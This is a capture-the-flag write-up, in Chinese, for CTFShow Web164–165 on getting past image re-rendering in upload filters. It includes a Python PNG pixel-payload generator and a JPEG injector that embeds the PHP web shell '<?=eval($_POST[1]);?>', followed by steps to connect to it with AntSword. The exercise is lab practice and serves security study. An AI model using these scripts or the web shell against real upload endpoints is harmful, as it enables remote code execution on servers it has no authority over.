
CTFShow-Web164-165:图片二次渲染绕过
CTFShow-Web164-165:图片二次渲染绕过
这两题都是图片二次渲染绕过类型,Web164是png,Web165是jpg
常见的二次渲染绕过可以参考:https://j7ur8.github.io/WebBook/PHP/二次渲染绕过.html
🛠️ Web164 WriteUp
-
运行脚本覆盖掉原来图片的内容,制作图片码
from PIL import Image

# 定义颜色数据
p = [
    0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
    0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
    0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
    0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
    0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
    0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
    0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
    0x66, 0x44, 0x50, 0x33
]

# 创建一个32x32的图像
img = Image.new('RGB', (32, 32))

# 获取图像的像素
pixels = img.load()

# 设置像素颜色
for y in range(0, len(p), 3):
    r = p[y]
    g = p[y+1]
    b = p[y+2]
    # 设置像素位置 (x, y),其中 x 通过索引 / 3 来获取
    x = round(y / 3)
    pixels[x, 0] = (r, g, b)

# 保存图像
img.save('Flag.png')
使用方式:
python ./png图片二次渲染绕过.py -
上传图片,并查看图片
-
使用hackbar调用playload

-
ctrl+s保存图片,使用imhex、winhex类软件打开图片

🛠️ Web165 WriteUp
根据一些大佬的文章,使用这张图片的成功率较高:

-
先上传这张照片,再点击查看图片,然后下载下来,使用脚本把payload加载到照片里
import os
import struct
from PIL import Image

# Mini Payload
mini_payload = '<?=eval($_POST[1]);?>';

# Function to check if the image is valid
def check_image(filename, data, unlink=False):
    try:
        with open(filename, 'wb') as f:
            f.write(data)
        # Try opening the image using Pillow
        Image.open(filename)
        return True
    except Exception as e:
        return False
    finally:
        if unlink:
            os.remove(filename)

# Function to process image
def process_image(file_path):
    if not os.path.isfile(file_path):
        raise ValueError(f'File not found: {file_path}')

    with open(file_path, 'rb') as f:
        data = f.read()

    correct_image = True
    extra_bytes = 0

    for pad in range(1024):
        nullbyte_payload_size = pad
        start_pos = None
        out_stream = data
        dis_pos = 0

        # Check for SOI marker
        if struct.unpack('>H', data[dis_pos:dis_pos+2])[0] != 0xFFD8:
            raise ValueError('Incorrect SOI marker')

        dis_pos += 2

        while dis_pos < len(data):
            if data[dis_pos] != 0xFF:
                break
            marker = data[dis_pos+1]
            size = struct.unpack('>H', data[dis_pos+2:dis_pos+4])[0] - 2
            dis_pos += 4 + size
            if marker == 0xDA:
                start_pos = dis_pos
                out_stream_tmp = data[:start_pos] + mini_payload.encode() + b'\x00' * nullbyte_payload_size + data[start_pos:]

                if check_image('_' + file_path, out_stream_tmp, True):
                    if extra_bytes != 0:
                        while dis_pos < len(data):
                            if data[dis_pos] == 0xFF:
                                if data[dis_pos + 1] != 0x00:
                                    break
                            dis_pos += 1
                        stop_pos = dis_pos - 2
                        image_stream_size = stop_pos - start_pos
                        out_stream = data[:start_pos] + mini_payload.encode() + \
                            (b'\x00' * nullbyte_payload_size + data[start_pos:start_pos + image_stream_size])[:nullbyte_payload_size + image_stream_size - extra_bytes] + data[stop_pos:]
                    else:
                        out_stream = out_stream_tmp

                    if check_image('payload_' + file_path, out_stream):
                        print('Success!')
                        return
                    else:
                        break

        os.remove('payload_' + file_path)
    print("Something's wrong")

# Main execution
if __name__ == "__main__":
    import sys
    if len(sys.argv) < 2:
        raise ValueError('Usage: python exp.py <image_name.jpg>')

    file_path = sys.argv[1]
    process_image(file_path)
运行
python ./jpg图片二次渲染绕过.py test.jpg得到payload_test.jpg -
上传payload_test.jpg
-
使用蚁剑连接
URL地址填查看图片的URL地址


 浙公网安备 33010602011771号